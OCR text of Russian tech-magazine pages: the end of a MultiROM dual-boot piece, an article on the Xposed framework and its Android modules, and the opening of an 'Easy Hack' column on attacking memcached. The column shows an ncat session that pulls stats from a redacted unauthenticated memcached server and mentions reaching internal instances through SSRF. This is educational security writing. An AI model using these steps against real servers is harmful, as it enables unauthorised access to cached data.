MultiROM — единственное верное и доведенное до ума решение для организации режима dual boot из всех, что я смог найти. Однако это не значит, что других решений не существует вовсе. Они есть, но в большинстве своем представляют собой длинные инструкции, опубликованные на разных форумах, в результате исполнения которых ты получишь механизм двойной (тройной и так далее) загрузки, реализованный по принципу второго метода из начала данной статьи.

Некоторое время назад был популярен проект RomSwitcher, реализующий третий способ двойной загрузки, но, похоже, он окончательно умер, оставив после себя лишь устаревшие порты на несколько разных устройств. В том или ином виде от разных разработчиков он доступен для Galaxy S4 (goo.gl/dJezwu), HTC One (goo.gl/HSZabp), Xperia Z (goo.gl/wYEJi1) и Xperia ZL (goo.gl/jCVz3Z).

Других сколько-нибудь внятных готовых решений мне найти, к сожалению, не удалось.

ВЫВОДЫ

Загрузка нескольких ОС вполне возможна. Однако для этого необходимо либо иметь девайс, для которого есть поддержка MultiROM, либо уметь модифицировать прошивки. И в том и в другом случае основная прошивка не пострадает, это довольно безболезненный процесс для смартфона, и бояться его не стоит.



INFO

В MultiROM TWRP есть одна очень полезная функция, названная Swap ROMs. Она меняет местами основную и одну из дополнительных прошивок. Очень полезно для пробы и последующего перехода на новую прошивку.




Рис. 5. Загрузчик MultiROM автоматически загружает основную прошивку через пять секунд





Рис. 6. Вкладка Misc в загрузчике MultiROM


САМ СЕБЕ МОДДЕР



Евгений Зобнин
androidstreet.net

РАССКАЗ О ТОМ, КАК ИЗМЕНИТЬ ANDROID БЕЗ УСТАНОВКИ СТОРОННИХ ПРОШИВОК

В отличие от iOS, Windows Phone и некоторых других мобильных ОС, исходный код Android открыт, благодаря чему энтузиасты могут модифицировать систему каким угодно образом и оформлять свои модификации в виде свободно распространяемых прошивок, таких как CyanogenMod, Paranoid Android и OmniROM. Такие прошивки содержат в себе огромное количество полезнейших модификаций, однако не каждый готов идти на риск, устанавливая их. К счастью, существует способ получить все преимущества кастомов на любой стоковой прошивке.





XPOSED FRAMEWORK

Уже достаточно давно для Android существует система Xposed — набор библиотек и приложений, которые, работая вместе, позволяют сторонним приложениям перехватывать обращения к любым Java-классам Android и подменять их на свои собственные. Проще говоря, аналог Cydia Substrate для iOS, с помощью которого пользователь может изменять поведение и внешний вид системы.

Сам по себе Xposed предоставляет лишь средства для проведения перехвата, тогда как актуальная работа происходит в специальных приложениях, называемых модулями. В настоящее время подобных модулей насчитывается уже несколько сотен, а диапазон их









INFO

Xposed несовместим с ART, поэтому любителям поиграть с новыми возможностями Android придется либо отказаться от Xposed, либо отключить ART.

Рис. 1. Почти главный экран Xposed

Рис. 2. Установленные модули

Рис. 3. Очень длинный список доступных для загрузки модулей

функций простирается от таких мелочей, как вывод фотографии абонента при звонке на полный экран и эмуляции функциональности других прошивок, до движков тем и многофункциональных модулей «на все случаи жизни». Практически любую функцию любой сторонней прошивки сегодня можно получить с помощью модулей Xposed на обычной стоковой прошивке.

Большинство модулей никак не зависят ни от марки, ни от модели девайса и способны работать в любом Android начиная с версии 4.0. Единственное серьезное ограничение — необходимость получения прав root, но сегодня эта процедура доступна даже полному нубу благодаря наличию специальных приложений для рутинга.

УСТАНОВКА И НАСТРОЙКА

Установить и настроить Xposed довольно просто. По своей сути это обычный APK-пакет, который после запуска разворачивает все необходимые компоненты для работы системы Xposed в систему. Получить сам пакет можно на официальном сайте (goo.gl/61rOz7). Там же, кстати, находится репозиторий модулей, однако скачивать модули вручную не придется, так как все можно сделать с помощью самого приложения.

После скачивания и установки пакета переходим в раздел «Фреймворк» и нажимаем кнопку «Установить/обновить», далее нажимаем «Быстрая перезагрузка», чтобы система подхватила установленные компоненты Xposed при следующей загрузке. В большинстве случаев этого будет достаточно для того, чтобы подготовить Android к установке модулей. Если же речь идет о смартфоне с залоченным разделом /system (S-ON), способ установки придется изменить на «Из режима восстановления» в меню «Фреймворк → Режим установки». В этом случае после нажатия кнопки «Установить/обновить» система уйдет в перезагрузку и архив с компонентами Xposed будет автоматически прошит с помощью консоли восстановления.

МОДУЛИ

После перезагрузки вновь запускаем инсталлятор Xposed и переходим в раздел «Загрузка». Здесь отображаются все доступные в репозитории модули, а также обновления самого Xposed. Для установки модуля просто выбираем нужный и нажимаем кнопку «Загрузка» напротив последней версии. Чтобы активировать модуль, переходим в раздел «Модули», ставим галочку напротив того, что установили, и перезагружаем смартфон.

Попробуем установить один из модулей. Для примера хорошо подойдет Tinted Status Bar. Находим его, устанавливаем, активируем в секции «Модули» инсталлятора Xposed и отправляем смартфон в перезагрузку. После загрузки пробуем запускать разные приложения. Эффект должен быть заметен сразу, это строка состояния, которая теперь меняет цвет в зависимости от цветовой схемы самого приложения (почти как в iOS 7). Вот и все, мы поменяли поведение системного компонента без установки кастомных прошивок и модификаций, прошиваемых через recovery!

Далее я расскажу о самых интересных, необычных и полезных модулях Xposed, но сначала предупрежу о нескольких нюансах, которые надо знать перед тем, как приступить к их установке. Первое — модули бывают преимущественно двух типов: те, что просто делают свою работу и нигде не светятся, и те, что поддаются настройке. Модули первого типа могут изменять внешний вид или поведение системы, но настроить их не удастся; либо они активны в настройках Xposed, либо отключены (пример такого модуля — Masterkey Multi-fix). Модули второго типа обычно тоже никак себя не проявляют, но создают иконку в меню приложений, которая открывает доступ к настройкам модуля. С их помощью можно активировать те или иные функции модуля и изменить его поведение (примеров таких модулей полно: App Settings, GravityBox и многие другие).

Второе — не все модули совместимы с любыми версиями Android. Некоторые из них рассчитаны на работу с определенными типами стоковых прошивок (например, с прошивками от Samsung или HTC) и могут вести себя непредсказуемо на других прошивках (хотя смартфон они не окирпичивают, конечно). Другие рассчитаны только на работу с определенной версией Android. Например, в репозитории есть два модуля GravityBox, один из которых рассчитан на работу в Jelly Bean (Android 4.1–4.3), другой — в KitKat (4.4). Чтобы не словить глюки, этот момент тоже нужно учитывать. Также следует быть осторожнее с планшетами на базе Android 4.0–4.1, в них используется несовместимый с телефонным интерфейс и многие модули не работают.

Отдельная история — кастомные прошивки. Обычно с ними никаких проблем не возникает, но случаются курьезы. Например, после установки GravityBox в OmniROM ты получишь два индикатора батареи. Происходит так потому, что в этой прошивке используется собственный, несовместимый со стоком механизм отображения индикатора батареи, о котором GravityBox ничего не знает. К счастью, проблема легко решается отключением индикатора либо в настройках самой прошивки, либо в GravityBox (останется только один индикатор).

Третье — модуль может быть не просто обособленным пакетом, а входить в состав обычного Android-приложения. Если ты установишь на смартфон приложение Greenify из Play Store, в Xposed появится соответствующий модуль. В случае с этим приложением он опционален и нужен для получения большего контроля над сном приложений. Многие другие приложения также используют Xposed для расширения своей функциональности: BubbleUPnP для стриминга аудиопотока из любого плеера, Cool Tool — для отображения разных данных в строке состояния и так далее.

Перейдем к модулям. В мой список самых-самых вошли более двадцати модулей на любой вкус и цвет. Вот они.

GravityBox

GravityBox — один из самых известных и популярных модулей Xposed. Он не имеет какого-то определенного узко специализированного назначения, а представляет собой сборник из огромного числа различных твиков, направленных в первую очередь на изменение внешнего вида системы. Модуль способен кастомизировать строку состояния, изменять набор и расположение тайлов в шторке, позволяет изменять поведение кнопок навигации или вообще их отключить, расширяет меню перезагрузки (на манер кастомных прошивок), включает в себя реализацию PIE из Paranoid Android (аналог LMT Launcher), позволяет при-

менить экранные фильтры, изменить поведение хардварных кнопок, поведение светодиода уведомлений и зарядки и многое-многое другое.

Фактически GravityBox — это сборник лучших функций из сторонних прошивок, которые можно применить к чистому Android. Все функции поддаются тонкой настройке, однако в отличие от кастомных прошивок настройка производится с помощью специального и не слишком удобного меню, доступного через иконку GravityBox в меню приложений. Кроме GravityBox, в репозитории можно найти и другие «модули-комбайны», такие, например, как Wanam и Xblast Tools, но по функционалу они уступают.

App Settings

Еще один очень популярный и полезный модуль. Предназначен для изменения внешнего вида и поведения отдельно взятых приложений. Включает в себя такие функции, как возможность изменения значения DPI (позволяет увеличивать или уменьшать размеры элементов управления приложения), изменение размера шрифта, языка приложения. Позволяет принудительно включить полноэкранный режим для любого приложения или заблокировать гашение экрана, принудительно включить альбомную или портретную ориентацию (полезно в случае приложений, которые умеют работать только в одном режиме, например диалер) и многие другие. Одна из интересных функций — возможность показа приложения поверх экрана блокировки.

Кроме того, модуль имеет свой собственный механизм отзыва полномочий у приложений, работающий независимо от системы AppOps, которая появилась в качестве скрытой возможности в Android 4.3. С ее помощью можно, например, запретить определенному приложению ходить в интернет или отправлять SMS. Очень удобно при борьбе с назойливой рекламой или подозрительным софтом.

XHaloFloatingWindow

Интересный модуль, имитирующий часть функциональности системы уведомлений Halo из прошивки Paranoid Android. Модуль позволяет запускать выбранные приложения в плавающем окне, размер и прозрачность которого можно менять как вздумается. По умолчанию никак себя не проявляет, и, чтобы получить возможность открывать приложение в плавающем окне, придется добавить его в «Белый список» в меню «Свойства» в настройках модуля. После перезапуска приложения оно будет открыто в отдельном окне.

Фактическая полезность модуля не так велика, но он хорошо подходит для запуска приложений, выполняющих одну простую функцию, которым весь экран не нужен в принципе (например, Wifi ADB). Также следует иметь в виду, что не все приложения комфортно чувствуют себя в условиях постоянных изменений размера экрана (именно так эмулируется плавающее окно) и могут вести себя неадекватно.

XMultiWindow

Еще одна реализация многооконного режима, на этот раз из прошивки OmniROM. В отличие от модуля, описанного выше, не создает отдельное окно для приложения, а разделяет экран на две части, в которых отображается интерфейс разных приложений. Это очень похоже на встроенную функцию прошивок от Samsung, но действует в отношении любого приложения, а не только ограниченного набора стандартных приложений прошивки. Работает сразу после установки и перезагрузки; приложение, запущенное с рабочего стола, откроется в полноэкранном режиме, если же в момент запуска экран уже будет занят другим приложением, то он разделится надвое.

Имеет те же проблемы совместимости, что и XHaloFloatingWindow, но сам по себе гораздо полезнее. Не поддерживает фирменные самсунговские возможности, такие как drag'n'drop между приложениями. К слову сказать, в настоящий момент многооконный режим из OmniROM выпилен (по причине падений некоторых приложений), поэтому можно использовать данный модуль для замены.





WWW

Тема Xposed на форуме XDA:
goo.gl/2s1Z7a

Официальный сайт Xposed:
repo.xposed.info

Cydia Substrate для Android:
goo.gl/tGjVQJ





BootManager

Данный модуль выполняет одну простую функцию: запрещает отдельно взятым приложениям автоматически запускаться на этапе загрузки ОС. Дело в том, что по умолчанию Android не позволяет регулировать автозапуск приложений, как это можно сделать в любой настольной ОС. Приложение, имеющее полномочие android.permission. RECEIVE_BOOT_COMPLETED, будет автоматически запущено системой при загрузке, и сделать с этим ничего не получится.

Если тебе это не кажется проблемой, то рекомендую запустить любой менеджер процессом (как вариант таск-киллер) в только что загруженной системе. Там ты увидишь и телефон, и приложение для обмена и SMS, и еще кучу сторонних приложений. BootManager позволяет решить эту проблему, выбрав только тот софт, который действительно нужен сразу после загрузки смартфона.

Да, я знаю, что в маркете уже есть приложения для решения этой задачи, но BootManager выгодно отличается от них тем, что работает на самом низком системном уровне и делает блокировку загрузки приложений правильно и быстро.

StatusbarVolume

Один из моих любимых модулей. Заменяет плашку со слайдером регулировки громкости, которая появляется при нажатии кнопок управления громкостью и закрывает информацию на экране, на тонкий ползунок, который появляется поверх строки состояния и быстро исчезает. Кроме того, включает в себя набор опций для изменения поведения модуля, среди которых можно найти две архиважных: отключение автоматической регулировки громкости уведомлений вместе с изменением громкости звонка и отключение раздражающего звука «бип» при нажатии кнопок громкости.

Минус модуля — он платный. По умолчанию устанавливается триальная двухнедельная версия, а для покупки полной придется заплатить один доллар. Кстати, чтобы получить доступ к другим ползункам громкости (громкость мультимедиа и будильника), необходимо потянуть вниз чуть ниже статусбара, пока на последнем отображается основной ползунок.

Burnt Toast, Jelly Toast, EnhancedToast


Три модуля для изменения поведения и внешнего вида сообщений, появляющихся на экране при определенных событиях (toast message). Burnt Toast добавляет к сообщению иконку приложения, его вызвавшего (с возможностью кастомизации). Jelly Toast заменяет ущербный стиль оформления сообщений в KitKat (со скругленными углами и широкой рамкой) на простой и лаконичный из Jelly Bean.

EnhancedToast объединяет в себе функции двух предыдущих модулей и позволяет блокировать сообщения от выбранных приложений (большинство из них действительно бесполезны), в том числе с возможностью фильтрации по regexp (будут показаны только те сообщения, что попадают под шаблон). Как дополнительный бонус предоставляется поддержка Tasker, с помощью которого можно настроить автоматическое управление функциями модуля.

CrappaLinks

Второй в моем личном списке наиболее полезных модуль (после StatusbarVolume). Делает одну простую вещь — автоматически разворачивает сокращенные ссылки перед их открытием в приложении. Зачем это нужно, когда любой браузер развернет их самостоятельно? Затем, что ссылка, ведущая, например на youtube.com, play.google. com или facebook.com, в стандартной ситуации открывается не в браузере, а в соответствующем приложении, что правильно и очень удобно. Однако, если ссылка будет сокращена, система не сможет понять, кому ее отдать, и отправит дефолтовому браузеру, который появится на экране, развернет ссылку и лишь затем отдаст ее клиенту (и это в лучшем случае, в худшем — откроет внутри себя).

CrappaLinks решает эту проблему, перехватывая интенты, содержащие ссылку на HTTP-






Рис 4. Настройки PIE в GravityBox

Рис 5. Меняем настройки приложения в App Settings

Рис 6. Ползунок громкости после установки StatusbarVolume

Рис 7. Сообщение, модифицированное Burnt Toast

ресурс, и автоматически разворачивает ее в случае необходимости. Платить за это приходится некоторым замедлением при открытии ссылок, но это все равно быстрее, чем запуск браузера. В целом musthave-модуль для всех, кто часто сидит в твиттере или других соцсетях.

Xposed Call Blocker

Достаточно стандартный блокиратор звонков, отличие которого от других реализаций заключается в том, что он работает на самом низком уровне ОС, там, где происходит передача информации от демона rild к звонилке. В итоге встроенная звонилка даже не узнает о произошедшем звонке. Другие подобные приложения действуют на пользовательском уровне и, по сути, просто кладут трубку сразу после звонка, предварительно отключив звук; из-за этого можно словить множество глюков вроде кратковременного включения экрана, кратковременного звука звонка и проскакивающих иконок пропущенного звонка.

Часть функционала доступна только после покупки ключа: блокировка исходящих звонков, блокировка звонков с приватных и скрытых номеров.

LightningWall

Простой брандмауэр, позволяющий отключать передачу данных для отдельно взятых приложений в зависимости от типа сети. По сути, представляет собой аналог DroidWall с более правильной реализацией: не зависит от iptables, которого нет во многих стоковых прошивках, активируется еще до начала загрузки основных компонентов ОС, благодаря чему утечки исключаются (DroidWall запускается уже после полной загрузки ОС), правила активны всегда, а не назначаются заново при изменении сетевого подключения.

Другие модули

К сожалению, рассказать подробно обо всех интересных модулях в рамках одной статьи не представляется возможным, поэтому остальные интересности я приведу списком с кратким описанием каждого модуля.

- **Sense 5/6 Toolbox** — набор твиков и хаков для стоковых прошивок от HTC.
- **HTC One Tweaker** — твики и хаки для HTC One.
- **MotoGuide** — сборник твиков и хаков для Moto X.
- **Chrome New Tab** — заставляет Chrome всегда открывать новые ссылки в новой вкладке.
- **Phab7** — позволяет переключаться между телефонным и планшетным режимами.
- **Ok Google for 3rd party launchers** — добавляет автоматическое распознавание голоса в сторонние лаунчеры.
- **Master Key multi-fix** — закрывает знаменитый баг Master Key.
- **NetworkSpeedIndicator** — добавляет в строку состояния индикатор скорости передачи данных.
- **CpuTemp in Statusbar** — показывает температуру процессора в строке состояния.
- **Holo Themer** — позволяет на лету переключаться между светлой и темной темой оформления приложений.
- **YouTube AdAway** — блокирует рекламу в приложении YouTube.
- **Allow Fullscreen Youtube with HDMI** — активирует по-настоящему полноэкранный режим при выводе картинки из плеера YoutTube по HDMI.
- **AppOpsXposed** — открывает доступ к функции AppOps (см. выше).
- **Complete Action Plus** — позволяет кастомизировать диалоги выбора файлов и приложений.
- **DitheredHoloBackground** — делает задний фон приложений истинно черным, без градиента (полезно для AMOLED-дисплеев).
- **DoubleTapToSleep** — отправляет смартфон в сон после двойного тапа по строке состояния.
- **Extended Xposed Translation Component** — автоматически переводит на русский прошивку MIUI.
- **Hide Apps Xposed** — позволяет скрыть приложения в меню стандартного лаунчера.
- **Instagram Downloader** — позволяет скачивать фото из Instagram.
- **Vine Downloader** — позволяет скачивать видео из Vine.
- **LG PIE Support** — поддержка функции PIE для прошивок от LG.
- **Multiple Users for phone** — активирует многопользовательский режим на смартфоне.
- **neXus navbarz** — позволяет изменять внешний вид и поведение софтверных кнопок навигации.
- **ScreenOffAnimation** — набор анимаций выключения экрана.
- **UnbelovedHosts** — позволяет применять свои собственные версии файла /etc/hosts без изменения основного (для блокировки рекламы).
- **Xposed Full Screen Call Picture** — выводит фото звонящего абонента на полный экран (без обрезания снизу).
- **Xposed GEL Settings** — кастомизатор для Google Now Launcher.

ВЫВОДЫ

Xposed — прекрасный инструмент кастомизации, аналогов которому практически нет (Cydia Substrate для Android я не рассматриваю). С помощью его модулей можно получить почти любую функциональность сторонних прошивок без необходимости прошивать смартфон. Даже если сам Xposed или один из его модулей по каким-то причинам превратит смартфон в кирпич, его всегда можно вернуть к жизни, отключив Xposed с помощью прошивки специального ZIP-файла (на странице XDA, в конце) через консоль восстановления. ⌶

КАК РАБОТАЕТ XPOSED

Xposed состоит из двух основных компонентов: модифицированной версии бинарника /system/bin/app_process, который в Android отвечает за запуск виртуальной машины Dalvik, и набора Java-классов XposedBridge.jar, который содержит код, способный перехватывать вызовы любых Java-классов и отдавать их другим классам.

Суть метода. Инсталлятор Xposed заменяет стандартный app_process на свой собственный. При загрузке операционная система стартует виртуальную машину с помощью подмененного app_process, который автоматически загружает XposedBridge.jar. По мере работы система форкает виртуальную машину для каждого запускаемого Java-приложения, включая графический интерфейс и множество системных компонентов, так что классы XposedBridge оказываются в каждом из них.

При установке Xposed-модуль регистрирует себя в XposedBridge в качестве обработчика тех или иных Java-классов этих приложений, что дает ему возможность заменить их на свои собственные. Говоря другими словами, модули Xposed не изменяют систему, а подменяют ее компоненты на «фейковые», поэтому после отключения модуля или всего Xposed система автоматически вернется к первоначальному состоянию.



INFO

Кроме Xposed, для Android есть и знаменитый Cydia Substrate, портированный из iOS, однако ввиду слишком позднего появления он так и не стал популярным.

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПРОВЕСТИ АТАКУ ЧЕРЕЗ MEMCACHED

РЕШЕНИЕ

Как ни странно, со временем все системы становятся все сложнее и сложнее. Если с десяток лет назад базы данных использовали обычно только на среднекрупных проектах, то теперь даже всякая мелочь типа личных сайтов не обходится без СУБД (до прошлого месяца defcon-russia.ru был исключением). Конечно, причины для этого всегда разные: иногда просто удобнее хранить данные в БД, иногда нужны дополнительные возможности, которые появляются вместе со статическим хранилищем, например CMS, и так далее. Но факт остается фактом: усложнение в любом случае ведет к дополнительным проблемам с безопасностью. Во многом именно данная мысль будет связывать все задачи этого Easy Hack'a.

Итак, у нас есть веб-сервер и СУБД. Но когда пользователей становится больше, а функционал проекта — суровее, то возникает вопрос об оптимизации узких мест. Одно из стандартных решений — внедрение дополнительных «кеширующих» сервисов. Простейший пример — это nginx, поставленный в качестве фронтенда, который будет лишь быстро возвращать клиентам статические данные (картинки, файлики), а всякие осмысленные запросы на внутренний бэкенд — веб-сервер. Логичное решение? Вполне.

Для ускорения работы с базой данных применяется примерно аналогичный подход, когда добавляется промежуточный сервер с кеширующей NoSQL базой данных (хотя это не единственный метод применения последних) — типа memcached. Основные особенности в том, что такая база оперирует не обычными таблицами и запросами к ним

```
C:\Users\[redacted]>ncat [redacted] 11211
stats
STAT pid 991
STAT uptime 347579
STAT time 1401309383
STAT version 1.4.15
STAT libevent 1.4.13-stable
STAT pointer_size 32
STAT rusage_user 4.133371
STAT rusage_system 48.986552
STAT curr_connections 10
STAT total_connections 11
STAT connection_structures 11
STAT reserved_fds 20
STAT cmd_get 0
STAT cmd_set 0
STAT cmd_flush 0
STAT cmd_touch 0
STAT get_hits 0
STAT get_misses 0
STAT delete_misses 0
STAT delete_hits 0
STAT incr_misses 0
STAT incr_hits 0
STAT decr_misses 0
STAT decr_hits 0
STAT cas_misses 0
STAT cas_hits 0
STAT cas_badval 0
STAT touch_hits 0
STAT touch_misses 0
STAT auth_cmds 0
STAT auth_errors 0
STAT bytes_read 6
STAT bytes_written 0
STAT limit_maxbytes 67108864
STAT accepting_conns 1
STAT listen_disabled_num 0
STAT threads 4
STAT conn_yields 0
STAT hash_power_level 16
STAT hash_bytes 262144
STAT hash_is_expanding 0
STAT bytes 0
STAT curr_items 0
STAT total_items 0
STAT expired_unfetched 0
STAT evicted_unfetched 0
STAT evictions 0
STAT reclaimed 0
END
```

Получаем имена ключей по ID

в виде SQL-запросов, а форматом «ключ — значение», а также тем, что она «in-memory» (то есть полностью работает в оперативной памяти). Данный вид хранения позволяет по определенному ключу хранить какой-то набор информации. Информацию можно менять, добавлять, удалять. Какая-либо группировка ключей отсутствует (на самом деле все же есть, но об этом ниже). Таким образом получается очень быстрое хранилище небольших порций информации.

Что же хранится в них? Очень по-разному и зависит от конкретного приложения. От сессий пользователей до целых HTML-страничек.

Теперь давай коснемся специфики самого memcached. Порт по умолчанию 11211. Протокол — TCP, но можно настроить и по UDP. Поддерживается как plain-text'овая версия, так и бинарная протокола общения. Но что самое важное для нас — это отсутствие какой-либо аутентификации. Вероятно, по причинам улучшения производительности от этого отказались. Предполагается, что memcached будет работать в доверенной среде только с доверенными хостами. Забавно, но shodanhq показывает обратное — в Сети есть почти 100 тысяч инстансов memcached, торчащих наружу. А если к этому добавить возможность добраться до внутренних серверов memcached через SSRF-уязвимости во внешних серверах (спасибо ONsec'у), то все становится совсем хардкорно. Но я забегаю вперед.

Чтобы понять всю ситуацию, давай познакомимся с набором команд, доступных в memcached. Он на самом деле невелик. Это создание записи:

```
set <key> <flags> <exptime> <bytes>
```

где сначала идет имя ключа, далее флаги, время жизни этой записи и размер данных в байтах, а в следующей строке уже само значение.

Как видишь, все очень просто. Для получения значения требуется команда get <key>, и сервер вернет нам его.

